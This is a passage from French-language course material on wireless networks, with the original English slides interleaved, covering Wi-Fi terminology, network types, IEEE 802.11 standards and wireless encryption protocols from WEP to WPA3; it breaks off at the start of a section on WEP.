A unique identifier of 32 alphanumeric characters given to a wireless local area network (WLAN)



OFDM

Method of encoding digital data on multiple carrier frequencies



DSSS

An original data signal multiplied with a pseudo-random noise spreading the code



FHSS

A method of transmitting radio signals by rapidly switching a carrier among many frequency channels



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vocabulaire des réseaux sans fil

Dans un réseau sans fil, les données sont transmises par des ondes électromagnétiques qui transportent les signaux le long d'un canal de communication. Les termes associés aux réseaux sans fil sont les suivants :

- **Système mondial de communications mobiles (Global System for Mobile Communications ou GSM)** : Il s'agit d'un système universel utilisé pour la transmission de données par des téléphones mobiles dans les réseaux sans fil du monde entier.
- **Bandé passante** : Elle décrit la quantité d'informations qui peuvent être diffusées sur une connexion. Habituellement, la bande passante fait référence au taux de transfert des données et est mesurée en bits (quantité de données) par seconde (bps ou bauds).
- **Point d'accès (Access point ou AP)** : Un AP est utilisé pour connecter des équipements sans fil à un réseau sans fil ou filaire. Il permet aux équipements de communication sans fil de se connecter à un réseau sans fil par le biais de normes de communication comme le Bluetooth et le Wi-Fi. Il sert de commutateur ou de concentrateur entre un réseau local filaire et un réseau sans fil.
- **Identificateur d'ensemble de services de base (Basic Service Set IDentifier ou BSSID)** : Il s'agit de l'adresse physique d'un point d'accès (AP) ou d'une station de base Wi-Fi avec un service de base configuré (Basic Service Set ou BSS). En général, les utilisateurs ne savent pas à quel BSS ils appartiennent. Lorsqu'un utilisateur déplace un équipement, le BSS utilisé par l'équipement peut changer en raison d'une variation de la portée couverte par le PA, mais ce changement peut ne pas affecter la connectivité de l'équipement sans fil.
- **Bandé industrielle, scientifique et médicale (ISM)** : Cette bande est un ensemble de fréquences utilisées par les communautés industrielles, scientifiques et médicales internationales.
- **Hotspot** : Il s'agit d'endroits où des réseaux sans fil sont disponibles pour une utilisation publique. Les hotspots désignent les zones où le Wi-Fi est disponible, et dans lesquelles les utilisateurs peuvent activer le Wi-Fi sur leurs équipements et se connecter à Internet.
- **Association** : Elle fait référence au processus de connexion d'un équipement sans fil à un AP.
- **Identifiant d'ensemble de services (Service Set IDentifier ou SSID)** : Un SSID est un identifiant unique de 32 caractères alphanumériques attribué à un réseau local sans fil (WLAN) qui fait office d'identifiant du réseau. Le SSID permet de se connecter au réseau souhaité parmi les réseaux disponibles et indépendants. Les équipements connectés à un même WLAN doivent utiliser le même SSID pour établir des connexions.
- **Multiplexage par répartition en fréquence orthogonale (OFDM)** : L'OFDM est une méthode de modulation numérique des données dans laquelle un signal, à une fréquence choisie, est divisé en plusieurs fréquences porteuses qui sont orthogonales (à angle droit) les unes par rapport aux autres. L'OFDM met en correspondance les informations sur les changements de phase, de fréquence, d'amplitude de la porteuse ou une combinaison de ceux-ci et partage la bande passante avec d'autres canaux indépendants. Il produit un schéma de transmission qui supporte des débits plus élevés

que le fonctionnement en canaux parallèles. Il s'agit également d'une méthode de codage des données numériques sur des fréquences porteuses multiples.

- **Multiple input, multiple output-orthogonal frequency-division multiplexing (MIMO-OFDM)** : Le MIMO-OFDM influence l'efficacité spectrale des services de communication sans fil 4G et 5G. L'adoption de la technique MIMO-OFDM réduit les interférences et augmente la robustesse des canaux.
- **Étalement du spectre en séquence directe (DSSS)** : Le DSSS est une technique d'étalement du spectre qui multiplie le signal de données d'origine avec un code pseudo-aléatoire de propagation du bruit. Également appelée schéma de transmission de données ou schéma de modulation, cette technique protège les signaux contre les interférences ou le brouillage.
- **Étalement du spectre par saut de fréquence (FHSS)** : Le FHSS, également connu sous le nom d'accès multiple par répartition en code à saut de fréquence (FH-CDMA), est une méthode de transmission de signaux radio par commutation rapide d'une porteuse entre plusieurs canaux de fréquence. Il réduit l'efficacité de l'interception ou du brouillage non autorisé des télécommunications. Dans le système FHSS, un émetteur saute entre les fréquences disponibles en utilisant un algorithme spécifique dans une séquence pseudo-aléatoire connue à la fois de l'émetteur et du récepteur.

Wireless Networks



Wireless network (Wi-Fi) refers to WLANs based on **IEEE 802.11 standard**, which allows the device to access the network from anywhere within an **AP range**

Devices, such as a personal computer, video-game console, and smartphone, use Wi-Fi to connect to a **network resource**, such as the Internet, via a **wireless network AP**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Réseaux sans fil

Les réseaux sans fil utilisent un système de transmission par ondes radio, qui se fait généralement au niveau de la couche physique de la structure du réseau. Avec le développement des communications sans fil dans le monde, les réseaux de données et les télécommunications sont en train de changer fondamentalement. Le terme Wi-Fi désigne un réseau local sans fil basé sur la norme IEEE 802.11 qui permet à un équipement d'accéder au réseau depuis n'importe quel endroit situé à portée d'un point d'accès. Le Wi-Fi est une technologie largement utilisée pour la communication sans fil sur un canal radio. Le Wi-Fi utilise de nombreuses techniques telles que le DSSS, le FHSS, l'infrarouge (IR) et l'OFDM pour établir une connexion entre un émetteur et un récepteur. Des équipements tels que les ordinateurs personnels, les consoles de jeux vidéo et les smartphones utilisent le Wi-Fi pour se connecter à Internet via un point d'accès réseau sans fil.


Voici quelques-uns des avantages et des inconvénients des réseaux sans fil :

- **Avantages**

- L'installation est rapide et facile, sans qu'il soit nécessaire de faire passer des câbles dans les murs et les plafonds.
- Ils permettent de se connecter facilement dans les zones où il est difficile de poser des câbles.
- Le réseau est accessible de n'importe où dans la zone de portée d'un point d'accès.
- Les espaces publics tels que les aéroports, les bibliothèques, les écoles et même les cafés offrent des connexions Internet constantes grâce aux WLAN.

■ **Inconvénients**

- La sécurité peut ne pas être à la hauteur des attentes.
- La bande passante diminue à mesure que le nombre d'équipements dans le réseau augmente.
- Les évolutions du Wi-Fi peuvent nécessiter de nouvelles cartes sans fil et/ou de nouveaux points d'accès.
- Certains équipements électroniques peuvent interférer avec les réseaux Wi-Fi.



Types de réseaux sans fil

Voici une description des différents types de réseaux sans fil :

- **Extension d'un réseau filaire**

Un utilisateur peut étendre un réseau filaire en plaçant des AP entre un réseau filaire et des équipements sans fil. Un réseau sans fil peut également être créé à l'aide d'un PA.

Il existe plusieurs types de points d'accès :

- **Les points d'accès logiciels (Software Access Point ou SAP)** : Les points d'accès logiciels peuvent être connectés à un réseau filaire et fonctionnent sur un ordinateur équipé d'une carte réseau sans fil.
- **Les points d'accès matériels (Hardware Access Point ou HAP)** : Les points d'accès matériels prennent en charge la plupart des fonctions sans fil.

Dans ce type de réseau, le point d'accès joue le rôle de commutateur et assure la connectivité des ordinateurs qui utilisent une carte réseau sans fil. Le point d'accès peut connecter des clients sans fil à un réseau local filaire, ce qui permet un accès sans fil aux ressources du réseau local, comme par exemple les serveurs de fichiers ou la connexion à Internet.




Figure 8.1 : Extension à un réseau filaire

■ Points d'accès multiples

Ce type de réseau connecte les ordinateurs sans fil à l'aide de plusieurs points d'accès. Si un seul AP ne peut pas couvrir toute une zone, il est possible de mettre en place plusieurs AP ou points d'extension.

La couverture sans fil de chaque point d'accès doit chevaucher celle de son voisin. Cela permet aux utilisateurs de se déplacer sans contrainte de connectivité grâce à une fonction appelée itinérance (roaming). Certains fabricants développent des points d'extension qui agissent comme des relais sans fil et étendent la portée d'un seul point d'accès. Plusieurs points d'extension peuvent être reliés entre eux pour fournir un accès sans fil à des endroits éloignés du point d'accès central.




Figure 8.2 : Points d'accès multiples

■ Réseau sans fil LAN-to-LAN

Les points d'accès fournissent une connectivité sans fil aux ordinateurs locaux et les ordinateurs locaux de différents réseaux peuvent être interconnectés. Tous les points d'accès matériels ont la capacité de s'interconnecter avec d'autres points d'accès

matériels. Cependant, l'interconnexion de réseaux locaux via des connexions sans fil est une tâche complexe.




Figure 8.3 : Réseau sans fil LAN-to-LAN

- **Hotspot 3G/4G**

Un hotspot 3G/4G est un type de réseau sans fil qui fournit un accès Wi-Fi aux équipements compatibles Wi-Fi, notamment les lecteurs MP3, les ordinateurs portables, les tablettes, les appareils photo, les assistants numériques, les netbooks, etc.




Figure 8.4 : Hotspot 3G/4G

Wireless Standards

Amendments	Frequency (GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			
802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Normes sans fil

La norme IEEE 802.11 est passée d'une norme de base pour l'extension sans fil d'un réseau local filaire à un protocole mature qui prend en charge l'authentification d'entreprise, le chiffrement fort et la qualité de service. Lors de son introduction en 1997, la norme WLAN prévoyait un fonctionnement à 1 et 2 Mbps dans la gamme infrarouge ainsi que dans la bande de fréquences industrielle, scientifique et médicale (ISM) de 2,4 GHz, non soumise à licence. Au départ, un réseau 802.11 était constitué de quelques PC sans fil connectés à un réseau local Ethernet (IEEE 802.3) par l'intermédiaire d'un seul point d'accès. Aujourd'hui, les réseaux 802.11 fonctionnent à des vitesses nettement supérieures et dans des bandes supplémentaires. De nouveaux problèmes sont apparus, tels que la sécurité, l'itinérance entre plusieurs points d'accès et la qualité de service. Les modifications apportées à la norme sont indiquées par des lettres de l'alphabet dérivées des groupes de travail 802.11 qui les ont créées, comme le montre le tableau ci-dessous.

Amendements	Fréquence (GHz)	Modulation	Vitesse (Mbps)	Portée (mètres)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140


802.11d	Il s'agit d'une amélioration de 802.11a et 802.11b qui permet la portabilité globale en autorisant des variations de fréquences, de niveaux de puissance et de bande passante.			
802.11e	Elle fournit des directives pour la hiérarchisation des transmissions de données, de la voix et de la vidéo, en permettant la QoS.			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	Norme pour les réseaux locaux sans fil (WLAN) qui offre un chiffrement amélioré pour les réseaux utilisant les normes 802.11a, 802.11b et 802.11g ; définit WPA2-Enterprise/WPA2-Personal pour le Wi-Fi.			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, $\pi/4$ -DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Table 8.1 : Normes sans fil

- **802.11** : La norme 802.11 (Wi-Fi) s'applique aux réseaux locaux sans fil et utilise le spectre de saut de fréquence FHSS ou DSSS. Elle permet à un équipement électronique d'établir une connexion sans fil dans n'importe quel réseau.
- **802.11a** : Il s'agit du premier amendement à la norme originale 802.11. La norme 802.11a fonctionne dans la bande de fréquences de 5 GHz et prend en charge des bandes passantes allant jusqu'à 54 Mbps en utilisant le multiplexage par répartition en fréquence orthogonale (OFDM). Elle offre une vitesse maximale élevée mais est par contre relativement sensible aux murs et autres obstacles.
- **802.11b** : L'IEEE a étendu la norme 802.11 en créant les spécifications 802.11b en 1999. Cette norme fonctionne dans la bande ISM de 2,4 GHz et prend en charge des bandes passantes allant jusqu'à 11 Mbps en utilisant une modulation à spectre étalé à séquence directe (DSSS).
- **802.11d** : La norme 802.11d est une version améliorée des normes 802.11a et 802.11b qui prend en charge les domaines réglementaires. Les spécifications de cette norme peuvent être définies dans la couche de contrôle d'accès au support (MAC).
- **IEEE 802.11e** : Elle est utilisée pour les applications en temps réel telles que la voix, la VoIP et la vidéo. Pour garantir que ces applications sensibles au facteur temps disposent des ressources réseau dont elles ont besoin, la norme 802.11e définit des mécanismes pour assurer la qualité de service (QoS) au niveau de la couche 2 du modèle de référence, qui est la couche MAC.

- **802.11g** : Il s'agit d'une extension de la norme 802.11 qui prend en charge une bande passante maximale de 54 Mbps en utilisant la technologie OFDM. Elle utilise la même bande de 2,4 GHz que la 802.11b. La norme IEEE 802.11g définit les extensions à haut débit de la norme 802.11b et est compatible avec la norme 802.11b, ce qui signifie que les équipements 802.11b peuvent fonctionner directement avec un AP 802.11g.
- **802.11i** : La norme IEEE 802.11i améliore la sécurité des réseaux locaux sans fil en mettant en œuvre de nouveaux protocoles de chiffrement tels que le protocole TKIP (Temporal Key Integrity Protocol) et la norme AES (Advanced Encryption Standard).
- **802.11n** : La norme IEEE 802.11n est une révision qui améliore la norme 802.11g avec des antennes MIMO (multiple-input multiple-output). Elle fonctionne à la fois dans les bandes de 2,4 GHz et de 5 GHz. De plus, il s'agit d'une norme industrielle IEEE pour les réseaux locaux sans fil. La radiodiffusion sonore numérique (DAB) et le WLAN utilisent l'OFDM.
- **802.11ah** : Également appelée Wi-Fi HaLow, elle utilise les bandes de 900 MHz pour les réseaux Wi-Fi à portée étendue et prend en charge la communication des objets connectés (IoT) avec des débits de données plus élevés et une couverture plus large que les normes précédentes.
- **802.11ac** : Elle fournit un réseau à haut débit à une fréquence de 5 GHz. Elle est plus rapide et plus fiable que la norme 802.11n. De plus, elle intègre la mise en réseau Gigabit, qui permet une transmission instantanée des données.
- **802.11ad** : La norme 802.11ad comprend une nouvelle couche physique pour les réseaux 802.11 et fonctionne sur le spectre de 60 GHz. La vitesse de propagation des données dans cette norme est beaucoup plus élevée que celle des normes fonctionnant sur les bandes de 2,4 GHz et 5 GHz, comme la norme 802.11n.
- **802.12** : L'utilisation des médias est dominée par cette norme car elle fonctionne sur le protocole de priorité à la demande. Le débit Ethernet de cette norme est de 100 Mbps. De plus, elle est compatible avec les normes 802.3 et 802.5 et les utilisateurs qui utilisent ces normes peuvent passer directement à la norme 802.12.
- **802.15** : Elle définit les normes pour un réseau personnel sans fil (WPAN) et décrit les spécifications pour la connectivité sans fil avec des équipements fixes ou portables.
- **802.15.1 (Bluetooth)** : Bluetooth est principalement utilisé pour l'échange de données sur de courtes distances entre des équipements fixes ou mobiles. Cette norme fonctionne sur la bande de 2,4 GHz.
- **802.15.4 (ZigBee)** : La norme 802.15.4 a un faible débit de données et une faible complexité. La spécification utilisée dans cette norme est ZigBee, qui transmet des données à longue distance via un réseau maillé. Cette spécification gère les applications avec un faible débit de données de 250 Kbps, mais son utilisation augmente la durée de vie de la batterie.
- **802.15.5** : Cette norme se déploie sur une topologie à maillage complet ou à demi-maillage. Elle comprend l'initialisation du réseau, l'adressage et l'unicasting.

- **802.16** : La norme IEEE 802.16 est une norme de communication sans fil conçue pour fournir de multiples options de couche physique (PHY) et de MAC. Elle est également connue sous le nom de WiMax. Cette norme est une spécification pour les réseaux d'accès métropolitains sans fil à large bande fixes (MAN) qui utilisent une architecture point à multipoint.



Découvrez les différents types de chiffrement sans fil

Le chiffrement sans fil est un processus qui permet de protéger un réseau sans fil contre les attaquants qui tentent de recueillir des informations sensibles en compromettant le trafic RF. Cette section donne un aperçu des différentes normes de chiffrement sans fil telles que le WEP (Wired Equivalent Privacy), le WPA (Wi-Fi Protected Access), le WPA2 et le WPA3.

Types of Wireless Encryption



802.11i

- ❑ An IEEE amendment that specifies security mechanisms for 802.11 wireless networks



WEP

- ❑ An encryption algorithm for IEEE 802.11 wireless networks



EAP

- ❑ Supports multiple authentication methods, such as token cards, Kerberos, and certificates



LEAP

- ❑ A proprietary version of EAP developed by Cisco



WPA

- ❑ An advanced wireless encryption protocol using TKIP and MIC to provide stronger encryption and authentication



TKIP

- ❑ A security protocol used in WPA as a replacement for WEP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Wireless Encryption (Cont'd)

WPA2 Enterprise

Integrates EAP standards with WPA2 encryption

CCMP

An encryption protocol used in WPA2 for stronger encryption and authentication

AES

A symmetric-key encryption, used in WPA2 as a replacement for TKIP

WPA2

An upgrade to WPA using AES and CCMP for wireless data encryption

RADIUS

A centralized authentication and authorization management system

PEAP

A protocol that encapsulates the EAP within an encrypted and authenticated transport layer security (TLS) tunnel

WPA3

A third-generation Wi-Fi security protocol that uses GCMP-256 for encryption and HMAC-SHA-384 for authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types de chiffrement sans fil

Les attaques contre les réseaux sans fil augmentent chaque jour avec l'utilisation croissante de ces réseaux. Le chiffrement des informations avant leur transmission est la méthode la plus populaire pour protéger les réseaux sans fil contre les attaquants.

Il existe plusieurs types d'algorithmes de chiffrement qui peuvent sécuriser un réseau sans fil. Chaque algorithme de chiffrement présente des avantages et des inconvénients.

- **802.11i** : Il s'agit d'un amendement de l'IEEE qui spécifie les mécanismes de sécurité pour les réseaux sans fil 802.11.
- **WEP** : WEP est un algorithme de chiffrement pour les réseaux sans fil IEEE 802.11. Il s'agit d'une ancienne norme de sécurité qui peut être facilement compromise.
- **EAP** : EAP (Extensible Authentication Protocol) prend en charge plusieurs méthodes d'authentification, telles que les jetons d'authentification, Kerberos et les certificats.
- **LEAP** : Lightweight EAP (LEAP) est une version propriétaire d'EAP développée par Cisco.
- **WPA** : Il s'agit d'un protocole de chiffrement sans fil avancé utilisant TKIP et le contrôle d'intégrité des messages (Message Integrity Check ou MIC) pour fournir un chiffrement et une authentification forts. Il utilise un vecteur d'initialisation (IV) de 48 bits, un contrôle de redondance cyclique (CRC) de 32 bits et le chiffrement TKIP.
- **TKIP** : Il s'agit d'un protocole de sécurité utilisé dans WPA en remplacement de WEP.
- **WPA2** : Il s'agit d'une mise à niveau du WPA utilisant AES et le protocole CCMP (Counter Mode Cipher Block Chaining Message Authentication Code Protocol) pour le chiffrement des données sans fil.
- **AES** : Il s'agit d'un chiffrement à clef symétrique utilisé dans WPA2 en remplacement de TKIP.
- **CCMP** : il s'agit d'un protocole de chiffrement utilisé dans le WPA2 pour un chiffrement et une authentification forts.
- **WPA2 Enterprise** : Il intègre les normes EAP au chiffrement WPA2.
- **RADIUS** : Il s'agit d'un système centralisé de gestion de l'authentification et des autorisations.
- **PEAP** : C'est un protocole qui encapsule l'EAP dans un tunnel TLS (Transport Layer Security) chiffré et authentifié.
- **WPA3** : Il s'agit d'un protocole de sécurité Wi-Fi de troisième génération qui offre de nouvelles fonctionnalités pour une utilisation personnelle et professionnelle. Il utilise Galois/Counter Mode-256 (GCMP-256) pour le chiffrement et la fonction de hachage sécurisé SHA (HMAC-SHA-384) pour l'authentification.

Wired Equivalent Privacy (WEP) Encryption



WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of **security and privacy** comparable to that of a wired LAN




WEP **uses a 24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality and the CRC-32 checksum for integrity of wireless transmissions



It has significant vulnerabilities and design flaws and **can therefore be easily cracked**

How WEP Works



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Chiffrement WEP (Wired Equivalent Privacy)

Le WEP a été une première tentative pour protéger les réseaux sans fil contre les failles de sécurité, mais au fur et à mesure que la technologie s'est améliorée, il est devenu évident que les informations chiffrées avec le WEP sont vulnérables aux attaques. Nous allons examiner le WEP en détail.

Qu'est-ce que le chiffrement WEP ?

WEP est un composant des normes IEEE 802.11 WLAN. Son objectif principal est de garantir la confidentialité des données sur les réseaux sans fil à un niveau équivalent à celui des réseaux locaux filaires, qui peuvent utiliser la sécurité physique pour empêcher tout accès non autorisé à un réseau.

